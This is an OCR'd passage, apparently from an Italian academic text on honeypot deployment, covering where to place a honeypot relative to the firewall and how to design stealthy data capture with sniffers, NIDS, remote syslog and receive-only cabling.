


Figura 4.1 – Possibili scelte per il *deployment* di un *honeypot*

Come già in precedenza anticipato, la scelta della posizione influisce pesantemente sugli obiettivi raggiungibili dall'*honeypot* ed ora, grazie alla figura, è anche possibile capirne il perché. A seconda della loro posizione, infatti, la protezione offerta dal *firewall* è più o

meno elevata, e ciò si riflette ovviamente sulle tipologie di minacce rilevate e sulla loro quantità. Ad esempio, l'***honeypot A*** non può godere di nessuna protezione poiché è situato *prima* del *firewall*, cioè sul *link* che collega quest'ultimo ad Internet. Conseguentemente, tale *honeypot* sarà letteralmente bombardato da tentativi di attacchi di tutti i generi, compresi quelli che vengono comunemente bloccati pure da un *firewall* poco evoluto. Migliore è la situazione per le altre tre posizioni, sebbene anche in questo caso sia necessario fare gli opportuni distinguo. La posizione più protetta è sicuramente quella dell'***honeypot C*** poiché è situato all'interno della LAN e, quindi, gode dello stesso livello di protezione che caratterizza i computer utilizzati dagli utenti per le loro attività quotidiane. Per gli *host* della *LAN*, infatti, la configurazione del *firewall* è più restrittiva rispetto a quella relativa alla rete ***DMZ*** (***Demilitarized***) [Mai01], nella quale sono situati tutti i servizi che devono essere acceduti sia dalla rete esterna che da quella interna, come ad esempio il server *Web* e quello della posta elettronica. Lo scopo di una *DMZ* è infatti quello di costituire una netta separazione tra quei sistemi che devono necessariamente essere accessibili dagli *host* di Internet e quelli che, invece, non lo devono essere. Questo perché un qualsiasi computer accessibile dall'esterno non può essere considerato pienamente sicuro [Mai01]; se pertanto esso ha piena capacità di accedere ai sistemi della rete interna, può essere utilizzato dai malintenzionati per attaccare questi ultimi. Conseguentemente, devono essere ridotte al minimo le possibilità per un sistema nella *DMZ* di instaurare una connessione verso un sistema della rete interna [Mai01]. Tutto ciò ha delle ripercussioni anche su tipo di informazioni acquisibili da un *honeypot*. Situandolo nella rete interna, infatti, si preclude seriamente la possibilità di rilevare quelle minacce provenienti dall'esterno, poiché il *firewall* sarà configurato in maniera tale da consentire l'entrata del traffico tendenzialmente più pericoloso solamente se esso è destinato alla *DMZ*. L'accesso alla rete interna da parte di un sistema della *DMZ* è, inoltre, fortemente limitato, per cui non sono molto alte le probabilità che un attacco riesca a propagarsi dalla *DMZ* alla *LAN*. Un ragionamento analogo vale nel caso si decida di inserire l'*honeypot* nella *DMZ*: ora esso sarà capace di rilevare quegli attacchi provenienti dall'esterno che hanno come obiettivo i servizi presenti nella *DMZ*, ma non sarà in grado di monitorare efficacemente quanto avviene nella rete interna, anche se potrebbe comunque essere in grado di scoprire tentativi di attacco provenienti da sistemi interni. Un discorso differente vale invece per l'***honeypot D***: esso è situato su un *link* dedicato, per cui il *firewall* può

essere configurato secondo le proprie esigenze; conseguentemente, le tipologie di minacce che un simile *honeypot* è in grado di rilevare è a completa discrezione degli amministratori, ovviamente compatibilmente con la tipologia di *honeypot* adottata.

A questo punto, dovrebbero essere chiari i motivi che rendono la posizione dell'*honeypot* così importante per poter raggiungere gli obiettivi prefissati. Ma come è possibile scegliere la posizione più adeguata in relazione a ciò che si vuole perseguire? Per rispondere a questa domanda, faremo ancora una volta riferimento alla classificazione che vede gli *honeypot* divisi a seconda che i loro scopi siano di *produzione* o di *ricerca*.

Per quanto riguarda gli *honeypot di produzione*, indipendentemente dal fatto che essi siano impiegati per la *prevenzione*, il *rilevamento* o la *reazione*, le posizione più indicate sono sicuramente quelle che, in Figura 4.1, sono assunte dall'***honeypot B*** e dall'***honeypot C***. Esistono tuttavia delle piccole differenze che è necessario evidenziare.

Sebbene la *prevenzione* non sia il campo in cui l'*honeypot* dà il meglio di sé, ricordiamo dal paragrafo 2.3 che un *honeypot* può dare il suo contributo tenendo occupato l'attaccante, fungendo da deterrente o comportandosi da *tarpit* (vedi pag.78). Conseguentemente, il suo impiego è più utile in segmenti di rete in cui esistono sistemi da proteggere e, quindi, nella rete interna o nella *DMZ* [Spi02]. In realtà, alcuni esperti sostengono che il modo migliore per sfruttare la deterrenza di un *honeypot* sia quello di posizionarlo fuori dal *firewall*, in modo che sia accessibile al maggior numero di attaccanti possibile e, quindi, possa "pubblicizzare" la sua esistenza su vasta scala [Spi02]. Altri sono tuttavia in disaccordo con questa opinione, principalmente perché i rischi che ne derivano sono decisamente notevoli [Spi02]. Si pensi ad esempio allo sfruttamento di una nuova vulnerabilità: in questo caso, la violazione rischia di passare inosservata per parecchio tempo, durante il quale l'*honeypot* è alla completa mercé dell'attaccante.

Anche per quanto riguarda il *rilevamento*, ciò a cui si è più interessati è proteggere le proprie reti, pertanto inserire l'*honeypot* in un segmento di rete separato non è una buona idea, poiché nel caso un attaccante interagisca con esso, non necessariamente ciò costituisce un campanello di allarme per le reti di produzione. Ciò è ancora più vero se si pensa che il *firewall* potrebbe essere configurato in maniera tale da consentire in ingresso delle tipologie di traffico differenti a seconda che sia destinataria la rete di produzione o quella che ospita l'*honeypot*. In tal caso, quest'ultimo potrebbe rilevare anche quegli

attacchi che, se diretti verso la rete di produzione, non avrebbero fatto danni poiché bloccati dal *firewall*. Sconsigliabile è anche posizionare l'*honeypot* al di fuori del *firewall*, poiché si vanificherebbe uno dei più importanti vantaggi di questo strumento: l'acquisizione di una bassa quantità di informazioni ma caratterizzate da un'alta valenza. In questo caso, infatti, l'*honeypot* rileverebbe ogni tentativo di attacco, anche quelli che utilizzano le tecniche più semplici e, pertanto, facilmente bloccabili dal *firewall*. Considerando che lo scopo principale di un *honeypot di produzione* è quello di capire dove i tradizionali meccanismi hanno fallito [Spi02], è chiaro che in questo caso non si ha molto interesse a rilevare minacce che verrebbero comunque bloccate dal *firewall*. L'unica situazione in cui potrebbe essere utile situare fuori dal *firewall* un *honeypot* per il *rilevamento*, seppure per un tempo limitato, è quando si desidera conoscere le tipologie di minacce a cui può essere soggetta la propria rete [Spi02]. In altre parole, può essere necessario realizzare una sorta di statistica per determinare quali tipi di attacchi sono più frequenti e più pericolosi per le proprie risorse di rete, in modo da regolare di conseguenza l'adozione delle appropriate misure di sicurezza. Ribadiamo, però, che un simile posizionamento deve essere adottato solo temporaneamente. In definitiva, ciò che si rivela essere più adeguato è situare gli *honeypot* all'interno della *DMZ* o della *LAN*, a seconda che si desiderino monitorare le minacce di origine, rispettivamente, esterna od interna. In quest'ultimo caso, ad esempio, gli *honeypot* sono particolarmente utili per rilevare la presenza di codice malevolo a diffusione autonoma (come gli *worm*) ma anche attività illecite eseguite dagli utenti legittimi. Inoltre, il posizionamento nella rete interna può essere utilizzato anche per rilevare sia errori nella configurazione del *firewall* che tentativi riusciti di penetrarlo, poiché se si osserva del traffico che dovrebbe essere bloccato, allora sicuramente qualcosa non va.

Dei ragionamenti del tutto analoghi valgono anche per quegli *honeypot* che vengono utilizzati per scopi di *reazione*. Poiché la ragion d'essere principale di questi strumenti è quella di assistere gli amministratori in tutte quelle attività che devono essere eseguite nella malaugurata ipotesi che i sistemi di produzione vengano violati, è necessario che tali *honeypot* siano situati nello stesso segmento di rete che ospita i sistemi da proteggere [Spi02]. Le posizioni da considerare, quindi, sono ancora una volta la *DMZ* e la *LAN*, con una netta predilezione per la prima. Sebbene entrambe siano più che valide, infatti, i

sistemi che più sono soggetti ad attacchi e quelli per i quali è necessario un pronto ripristino una volta compromessi, sono in situati soprattutto nella *DMZ*.

Spostiamo ora l'attenzione verso gli *honeypot di ricerca*, per i quali gli amministratori hanno più libertà di deciderne il posizionamento. In questo caso, infatti, sono ammissibili ognuna delle quattro possibili posizioni; l'unico discriminante è costituito dal tipo di minacce che si desidera studiare. Se interessano quelle di origine interna, deve essere preso in considerazione il posizionamento nella *LAN*; se si desiderano studiare quelle minacce esterne che possono causare danni ai *server* di produzione, si deve considerare il posizionamento nella *DMZ*; se infine si desiderano conoscere i pericoli a cui può andare incontro una rete non protetta, è necessario avvalersi della posizione fuori dal *firewall*. Sotto il punto di vista della sicurezza, però, la posizione migliore è sicuramente quella che prevede un segmento di rete interamente dedicato all'*honeypot* (cioè quella dell'***honeypot D*** nella Figura 4.1). Nel caso in cui l'*honeypot* venisse violato, infatti, l'attaccante troverebbe un *firewall* pronto a bloccare la maggior parte del traffico in uscita, impedendo così che altri sistemi vengano attaccati. Lo stesso non può essere detto per le altre posizioni. Mentre questa affermazione è palesemente vera per quella fuori dal *firewall*, per le altre due merita qualche spiegazione. Sia che l'*honeypot* venga situato nella *DMZ* che nella *LAN*, infatti, esiste un *firewall* in grado di controllare l'accesso alla rete esterna. Tuttavia, esso non sarà in grado di proteggere i sistemi di produzione situati nella stessa sottorete dell'*honeypot*, i quali quindi corrono il serio pericolo di essere attaccati nell'eventualità in cui l'*honeypot* fosse violato. Naturalmente, tutte queste argomentazioni sono valide solo nel caso vengano adottati *High Interaction honeypot*, poiché per quelli a bassa e media interazione la probabilità che essi possano essere utilizzati per danneggiare i sistemi situati nella loro stessa sottorete è così bassa da poter essere tranquillamente trascurata. Nella realtà dei fatti, però, le posizioni che abbiamo appena tacciato come inadeguate vengono effettivamente utilizzate anche per gli *honeypot* ad alta interazione. La spiegazione a questa apparente contraddizione sta nel fatto che, nella pratica, realizzare un simile *honeypot* senza il *Data Control* è praticamente impensabile. Come vedremo nel paragrafo ad esso dedicato, esistono delle soluzioni per evitare che un *honeypot* possa fare da base per eseguire un attacco verso altri sistemi, compresi quelli situati nella sua stessa sottorete. In sostanza, queste soluzioni non sono altro che utilizzare dei *firewall* configurati in maniera opportuna. Conseguentemente, nella pratica le

posizioni che prevedono di situare *l'honeypot* fuori dal *firewall* od in un segmento di rete separato vanno a coincidere. Questo perché è altamente sconsigliato mettere un *honeypot* fuori dal *firewall* senza nessuna protezione, quindi chiunque desideri utilizzare questo posizionamento deve comunque prevedere un secondo *firewall* che impedisca all'*honeypot* di danneggiare altri sistemi. Ma allora questa situazione non è poi così diversa dal mettere l'*honeypot* in una sottorete separata: basta configurare il relativo *firewall* in modo tale da lasciar passare ogni pacchetto destinato all'*honeypot* per avere in sostanza gli stessi risultati che si avrebbero avuti posizionandolo direttamente fuori dal *firewall*. Si potrebbe però controbattere che ciò che maggiormente distingue questi due posizionamenti, sia costituito dal fatto che in quello che prevede il segmento di rete dedicato non necessariamente debba essere concesso l'ingresso a tutte le tipologie di traffico, ma solamente a quelle per le quali si vogliono rilevare attività anomale. Tuttavia ciò può essere fatto anche situando l'*honeypot* fuori dal *firewall*, basta configurare il meccanismo di *Data Control* in modo tale da consentire in ingresso solamente ciò che si desidera. In conclusione, appare più corretto distinguere nettamente solo tre posizioni:

- *Fuori dal firewall*;
- *All'interno della DMZ*;
- *All'interno della LAN*;

Per concludere questo paragrafo si riporta la Tabella 4.1 nella quale, per ognuno degli obiettivi visti nel paragrafo 3.2, vengono specificati quali dei tre suddetti posizionamenti si rivelano migliori. Sottolineiamo ancora una volta che con la posizione "*Fuori dal Firewall*" comprendiamo anche la posizione che, nella Figura 4.1, era assunta dall'***honeypot D***. Con ciò intendiamo dire che non necessariamente un *honeypot* situato in questa posizione debba ricevere ogni tipologia di traffico ad esso diretto, ma può benissimo accadere che il *Data Control* sia configurato in maniera tale da permettere l'ingresso solo a determinate categorie di traffico. Il motivo per il quale l'*honeypot* viene realizzato in un segmento di rete separato e situato fuori dal *firewall* che protegge la rete di produzione è dettata da motivi di sicurezza. Nel caso in cui esso venga compromesso da un attaccante, i sistemi di produzione possono ragionevolmente essere considerati al sicuro. Non a caso, questo posizionamento viene diffusamente utilizzato dagli *honeypot di ricerca*, quelli cioè da cui possono generarsi i maggiori pericoli per i sistemi di

produzione.

	Obiettivi	Posizionamenti		
		Fuori dal Firewall	**Nella DMZ**	**Nella LAN**
Produzione	Identificare le minacce in corso nella propria rete		✓	✓
	Prevenire gli attacchi da parte di essere umani	✓*	✓	
	Incrementare la probabilità di rilevare attività maliziose sui sistemi di produzione		✓	✓
	Supporto alle attività di *Incident Response*		✓	
	Rallentare la diffusione di codice malevolo		✓	✓
	Dirottare il traffico maligno verso gli *honeypot*	✓		
Ricerca	Catturare le minacce automatizzate	✓	✓	✓
	Venire a conoscenza di tecniche e *tool* di attacco non noti	✓		
	Identificare nuove vulnerabilità	✓		
	Comprendere le motivazioni e l'organizzazione degli attaccanti	✓		
	Eseguire studi statistici in merito ai tipi di attacco ed alla loro diffusione	✓	✓	✓
	Combattere lo *spam*	✓		
	Cercare di prevedere la diffusione di determinati attacchi	✓		

Note:
** Non tutti gli esperti sono concordi nel ritenere adeguato questo posizionamento*

Tabella 4.1 – Possibili posizionamenti per ciascuno degli obiettivi visti nel paragrafo 3.2

5.2.2 Passo 5: *Stabilire come realizzare il "Data Capture"*

In questo paragrafo verranno analizzate le linee guida generali di cui bisogna tenere conto quando si progetta la funzionalità di "*Data Capture*" di un *honeypot*. Dal paragrafo 5.1 ricordiamo che con l'espressione "*Data Capture*" si intendono tutti quei meccanismi che, in un *honeypot*, consentono di acquisire e memorizzare le informazioni circa gli eventi che si verificano. L'approfondimento di tali informazioni è strettamente dipendente da come questi meccanismi vengono implementati, di conseguenza è estremamente importante che essi vengano ben progettati. Disporre di un *honeypot* che non è in grado di acquisire tutte le informazioni ritenute necessarie è, infatti, sostanzialmente inutile.

Ovviamente le argomentazioni che si stanno per discutere riguardano essenzialmente gli *High Interaction honeypot* poiché, per la loro stessa natura, essi sono costituiti da una serie di *tool* distinti configurati in modo da collaborare tra loro piuttosto che da un unico *software* pronto a compiere il suo dovere non appena installato. Ciò nonostante, in alcune circostanze esse possono essere utili anche per estendere le capacità delle soluzioni a bassa e media interazione laddove esse si rivelassero insufficienti per le proprie esigenze. Ad esempio, il *Low Interaction honeypot* adottato può limitarsi a memorizzare l'indirizzo

IP sorgente, la data e l'ora dell'attacco mentre interesserebbe conoscere anche la struttura e l'effettivo contenuto dei pacchetti che si scambiano l'attaccante e l'*honeypot*. In tal caso, la scelta obbligata consiste nel prevedere opportuni meccanismi aggiuntivi in grado di fornire quanto voluto.

Ma quali sono gli strumenti più adeguati? In genere, per realizzare una buona funzionalità di *Data Capture* è sufficiente utilizzare *tool* e dispositivi che ogni amministratore di rete ben conosce: ***router***, ***firewall***, ***sniffer*** e ***Network Intrusion Detection System*** (***NIDS***). I primi due sono onnipresenti in praticamente ogni rete, e possono essere utili per questo scopo poiché sono in grado di gestire dei *log* in cui riportano diligentemente svariate informazioni sul traffico che li attraversa. L'utilizzo degli ***sniffer*** e dei ***NIDS*** è invece un po' meno diffuso, ma anche questi strumenti possono essere considerati "pane quotidiano" per molti amministratori di reti di media e grande dimensione. Lo scopo di uno *sniffer* è facilmente intuibile dal nome: in inglese, "*to snif*" vuol dire "fiutare", "annusare", perciò il loro compito è essenzialmente quello di osservare e catturare ogni pacchetto che viene trasmesso nei *link* fisici ai quali è connesso. A seconda delle situazioni, esso può essere installato sia sulla stessa macchina che fa da *honeypot*, sia in un sistema separato, connesso naturalmente alla stessa sottorete dell'*honeypot*. La prima soluzione è ovviamente più adatta alle soluzioni a bassa e media interazione, la seconda ad una ad alta interazione. Questo perché un attaccante penetrato all'interno di un *High Interaction honeypot* può facilmente scoprire l'esistenza di questo *tool*; naturalmente, ciò vale se l'attaccante è un umano e non un *software malevolo*, tuttavia è sempre meglio non correre il rischio. Se oltre a monitorare il traffico si desidera disporre anche di un qualche mezzo automatizzato per rilevare, tra i pacchetti acquisiti, quelli inerenti attività illegittime, allora è necessario adottare un ***NIDS***. In sostanza, questo strumento non è altro che uno *sniffer* con in più appositi meccanismi che si occupano di analizzare il traffico. Tipicamente, le strategie utilizzate per riconoscere gli attacchi sono riconducibili a due approcci principali [Sta04]:

- *Rilevamento basato sulle anomalie* (*Anomaly Detection*): è basato sul confronto del traffico di rete con un modello del traffico in condizioni di normalità. Pertanto, ogniqualvolta il traffico osservato si discosta in certa misura dal modello teorico, esso viene considerato potenzialmente dannoso. Ovviamente, l'efficacia di un simile sistema è strettamente dipendente dall'accuratezza del modello adottato;

- *Rilevamento basato su firme* (*Signature Detection* o *Misuse Detection*): le attività illecite vengono rilevate controllando se nei pacchetti che transitano nella rete esistono dei *pattern* caratteristici di attacchi noti. In altre parole, il traffico viene considerato sospetto se, al suo interno, vengono riscontrate delle sequenze di *bit* che sono tipicamente presenti nei pacchetti relativi al traffico maligno. Affinché questo sistema lavori a dovere, è necessario che i *pattern* siano noti a priori e che vengano aggiornati frequentemente per consentire il rilevamento anche delle tecniche di attacco che vengono via via scoperte.

Oltre a quelle appena presentate, esistono poi soluzioni più particolari che sono destinate essenzialmente agli *honeypot* ad alta interazione. In essi, infatti, è molto utile riuscire a capire cosa un attaccante esegue una volta penetrato all'interno di un sistema. Quindi, è necessario disporre di uno strumento in grado di rilevare e memorizzare tali attività, strumento che deve necessariamente essere situato all'interno dell'*honeypot*.

In linea generale, affinché la progettazione del *Data Control* possa dare i frutti sperati, è necessario tenere in considerazione alcuni requisiti altamente desiderabili:

1. ***Acquisire la maggior quantità di informazioni possibile in relazione ai propri obiettivi [Spi02];***
2. ***Soprattutto per gli High Interaction honeypot, memorizzare le informazioni acquisite in un server dedicato e non all'interno dell'honeypot [Spi02];***
3. ***Utilizzare meccanismi ridondanti [Spi02];***
4. ***Fare in modo che i meccanismi di acquisizione delle informazioni vengano realizzati in modo da essere difficilmente rilevabili dall'attaccante [Gri05].***

Per quanto riguarda il ***primo punto***, è altamente consigliabile che il *Data Capture* sia realizzato in maniera tale da acquisire anche quelle informazioni che, in un primo momento, potrebbero sembrare ininfluenti. A priori, infatti, non è semplice stabilire cosa possa servire durante l'analisi degli attacchi per poterli comprenderli appieno, quindi è sempre meglio tutelarsi dalla eventualità di non disporre di sufficienti informazioni. Ad esempio, spesso può rivelarsi utile catturare mediante un *sniffer* tutti i pacchetti entranti ed uscenti dall'*honeypot*, compreso il relativo *payload*, cioè i veri e propri dati scambiati dagli *host* comunicanti. Ciò, tuttavia, non vuol dire che bisogna eccedere nell'acquisire le informazioni: esse devono comunque essere commisurate sia ai reali obiettivi che hanno motivato l'adozione di questo strumento che alle caratteristiche dell'*honeypot*. Se

l'interesse principale è quello di rilevare le attività malevole, e non comprendere approfonditamente il loro funzionamento, allora non è necessario adottare le più complesse soluzioni di *Data Capturing*. In simili casi, quindi, non è necessario monitorare pesantemente le attività che vengono svolte all'interno dell'*honeypot*, come ad esempio le modifiche al *file system* o le azioni eseguite dall'attaccante. Ciò è ancora più vero se si pensa che, per simili scopi, vengono utilizzati soprattutto i *Low* ed i *Medium Interaction honeypot*: essendo quest'ultimi difficilmente violabili, ha poco senso inserirvi meccanismi che monitorano la loro attività interna.

Molto importante è anche ***evitare di memorizzare le informazioni acquisite all'interno degli stessi honeypot***. Ciò è dovuto essenzialmente a due motivi. Il primo è relativo al fatto che, spesso, una delle prime azioni svolte da un attaccante dopo che è penetrato in un sistema è quella di alterare o cancellare completamente i *file di log*, per poter celare la sua presenza ma anche per evitare di essere facilmente rintracciabile. Un'altra possibilità è costituita dall'inserimento di informazioni fittizie, disorientando gli amministratori del sistema e causando gravi inconvenienti se l'*honeypot* è utilizzato per scopi di ricerca [KYE06]. Chiaramente simili evenienze sono quasi catastrofiche per gli amministratori dell'*honeypot*, poiché in sostanza viene vanificato il suo utilizzo. Il secondo motivo è poi costituito dalla possibilità che l'attaccante, esaminando il tipo di informazioni memorizzate nei *log*, riesca ad intuire che stia interagendo con un sistema civetta, cosa che il più delle volte è altamente indesiderabile. Ciò può avvenire poiché un *honeypot* è un sistema altamente monitorato, in cui cioè vengono controllati anche quegli aspetti che, in un tradizionale sistema di produzione, difficilmente vengono sorvegliati.
Tutto ciò, però, non deve far credere che sia necessario eliminare totalmente la presenza anche di quei *file* di *log* che vengono comunemente creati e gestiti dal sistema operativo. Quest'ultimi, infatti, possono rivelarsi comunque una preziosa fonte di informazioni e, anche quando essi vengono alterati, è sicuramente interessante comprendere le tecniche che hanno permesso all'attaccante di fare ciò. In definitiva, la scelta migliore resta quella di utilizzare un computer separato in cui memorizzare ogni *file* di *log* generato dai meccanismi del *Data Capture*. In particolare, un approccio molto sfruttato consiste nell'utilizzare un ***Syslog server***, cioè un sistema in cui è in esecuzione un servizio chiamato *Syslog* ed il cui scopo è – appunto – ricevere attraverso la rete i *file di log*

inviategli dagli altri dispositivi di rete, dotati anch'essi di questo servizio [Spi02]. In questa maniera, è possibile memorizzare in un'unica locazione informazioni provenienti anche da un notevole numero di sistemi distinti (*firewall e router* compresi), semplificandone al contempo la consultazione. Quest'ultimo vantaggio, inoltre, rende la memorizzazione remota dei *file* di *log* una soluzione praticamente irrinunciabile per tutte quelle realtà che devono gestire più *honeypot*, situati magari in locazioni molto distanti tra loro. Ciò è vero anche se si utilizzano *Low* e *Medium Interaction honeypot*: sebbene con queste soluzioni non sia particolarmente controindicato lasciare al loro interno le informazioni acquisite, è altrettanto ovvio che nel caso fossero realizzati svariati sistemi, poter accedere da un unico computer a quanto da essi ottenuto costituisce sicuramente una preziosa comodità. Infine, è importante notare che il servizio *Syslog* è disponibile nelle piattaforme *Unix*, ma esistono sistemi simili anche per *Windows* [Spi02].

Il ***terzo punto*** che è importante considerare quando si realizza il *Data Capture*, è costituito dal fare in modo che le ***informazioni acquisite siano ridondanti***. In altre parole, costituisce una buona scelta ***prevedere più meccanismi*** in grado di acquisire, almeno parzialmente, le stesse informazioni. Questo perché se uno di essi dovesse avere qualche problema, gli altri possono supplire alle sue mancanze.

Infine, prima di rendere operativo il *Data Capture*, è necessario assicurarsi che i ***meccanismi previsti non siano facilmente rilevabili dagli attaccanti***, poiché si corre il serio rischio che l'*honeypot* venga scoperto o, peggio, che essi vengano disabilitati. In queste righe, quindi, vengono mostrate alcune strategie che è possibile sfruttare per raggiungere questo scopo. In particolare, ci concentreremo essenzialmente su due fronti:

- Nascondere all'attaccante la presenza di un *host* deputato al monitoraggio dell'*honeypot*;
- Nel caso si usufruisca di funzionalità di *logging* remoto, nascondere la presenza del *server* in cui vengono memorizzate tutte le informazioni.

Verranno invece trascurati altri strumenti per il *Data Capture* come, ad esempio, i *firewall*, i *router* ed i *tool* per il monitoraggio interno degli *honeypot*. Nei primi due casi, questa scelta è stata dettata dal fatto che entrambi i dispositivi possono essere comunemente riscontrati nella quasi totalità delle reti e, in questo senso, la loro presenza è

scontata. Nel caso dei *tool* per il monitoraggio interno, invece, si è deciso di rimandare la loro trattazione al paragrafo dedicato alle *Honeynet*, nella cui realizzazione uno specifico strumento di questo tipo gioca un ruolo molto importante.

Iniziamo quindi a discutere le principali tecniche mediante le quali è possibile nascondere in una rete la presenza di un *host*. Come è facile intuire, esse si rivelano particolarmente utili per nascondere la presenza del sistema che ospita lo *sniffer* o il *NIDS*, ma possono essere proficuamente utilizzati per celare un qualsiasi sistema che, per poter svolgere il suo ruolo nel migliore dei modi, deve poter analizzare il traffico della rete senza essere scoperto. Il modo più comune di procedere è quello di configurare tale *host* in modo tale che non gli sia assegnato nessun indirizzo *IP* o, in alternativa, disabilitando lo *stack TCP/IP* [Spi02]. In questa maniera, anche scandendo in sequenza tutti gli indirizzi *IP* relativi alla sottorete dell'*honeypot*, l'attaccante non riuscirà a rilevare l'*host* nascosto poiché non riceverà nessuna risposta ai suoi messaggi sonda. Al contempo, però, lo *sniffer* può funzionare a dovere poiché la scheda di rete viene configurata nella cosiddetta "*modalità promiscua*", la quale consente di recuperare tutti i pacchetti che riescono a raggiungerla, anche se diretti ad altre destinazioni. Per quanto una simile soluzione sia molto buona, essa non è totalmente sicura: esistono infatti dei metodi che possono consentire ad un attaccante di superare questo ostacolo [Gri05]. Per questo motivo, in [Gri05] vengono proposte alcune possibili alternative. La prima ad essere mostrata consiste nell'utilizzare ***cavi di rete di sola ricezione***, che sono realizzabili semplicemente cambiando lo schema di cablaggio di una qualsiasi cavo *Ethernet*. Per pura curiosità, nella Figura 4.2 viene mostrato uno schema esemplificativo (estratto da [Gri05]).




Figura 4.2 – Schema di un cavo *Ethernet* di sola ricezione

In questa maniera, collegando il sistema che contiene lo *sniffer* o il *NIDS* allo stesso *hub* a cui è connesso l'*honeypot*, è possibile rilevare e catturare sia tutti i pacchetti diretti all'*honeypot* che quelli da esso uscenti. Al contempo, il sistema di monitoraggio non può immettere nella rete nessun pacchetto e, quindi, è impossibilitato a rispondere ad eventuali messaggi sonda inviati dagli attaccanti. Purtroppo, però, questa soluzione non è adatta per l'utilizzo con *switch*, *hub* ad alta velocità e dispositivi *Fast Ethernet*. In queste circostanze, tuttavia, può essere utilizzato uno schema alternativo, il quale prevede l'inserimento di un condensatore in corrispondenza del collegamento contrassegnato con il numero "*1*" nel connettore da collegare all'*host* che contiene lo *sniffer*. Grazie a questo componente elettrico, viene introdotto così tanto rumore nella linea di trasmissione da impedire di fatto la trasmissione dei dati. Un'altra alternativa è poi costituita dall'utilizzo di speciali dispositivi chiamati ***Ethernet Trap***, i quali sono sostanzialmente sono costituiti da due porte: una da collegare alla rete da monitorare, l'altra al computer nel quale si vogliono memorizzare i pacchetti catturati. Il compito di questi strumenti, quindi, è quello di controllare il traffico di rete al fine di inviare i pacchetti così rilevati al sistema che ha il compito di memorizzarli. Nel caso si volesse evitare di utilizzare sia dei cavi opportunamente modificati che dei dispositivi di rete *ad-hoc*, una possibile alternativa è costituita dall'utilizzo di ***switch***. In molti di essi, infatti, è presente una speciale porta, detta "*Mirroring Port*", nella quale viene inoltrato il traffico relativo ad una o più delle altre porte. Inoltre, generalmente un sistema collegato a questa speciale porta non risponde alle richieste inviate in *broadcast*. Tutto ciò rende questo dispositivo particolarmente utile per nascondere la presenza di un *host* di monitoraggio. Infatti, è sufficiente collegare quest'ultimo alla "*Mirroring Port*" e l'*honeypot* ad una delle porte tradizionali per avere una soluzione di *Data Capture* difficilmente rilevabile.

Un problema molto simile a quello appena discusso, lo si ha anche quando si desidera collezionare in un unico sistema tutte le informazioni acquisite dai propri *honeypot*, situazione questa particolarmente desiderabile quando si hanno architetture altamente distribuite. Lasciare il *server di logging* nelle grinfie degli attaccanti, infatti, non è sicuramente una buona idea. Per questo motivo, devono essere adottate opportune contromisure per evitare che i malintenzionati possano interagire con questo sistema. In questo caso, però, la soluzione è più complessa rispetto a quelle mostrate per il caso

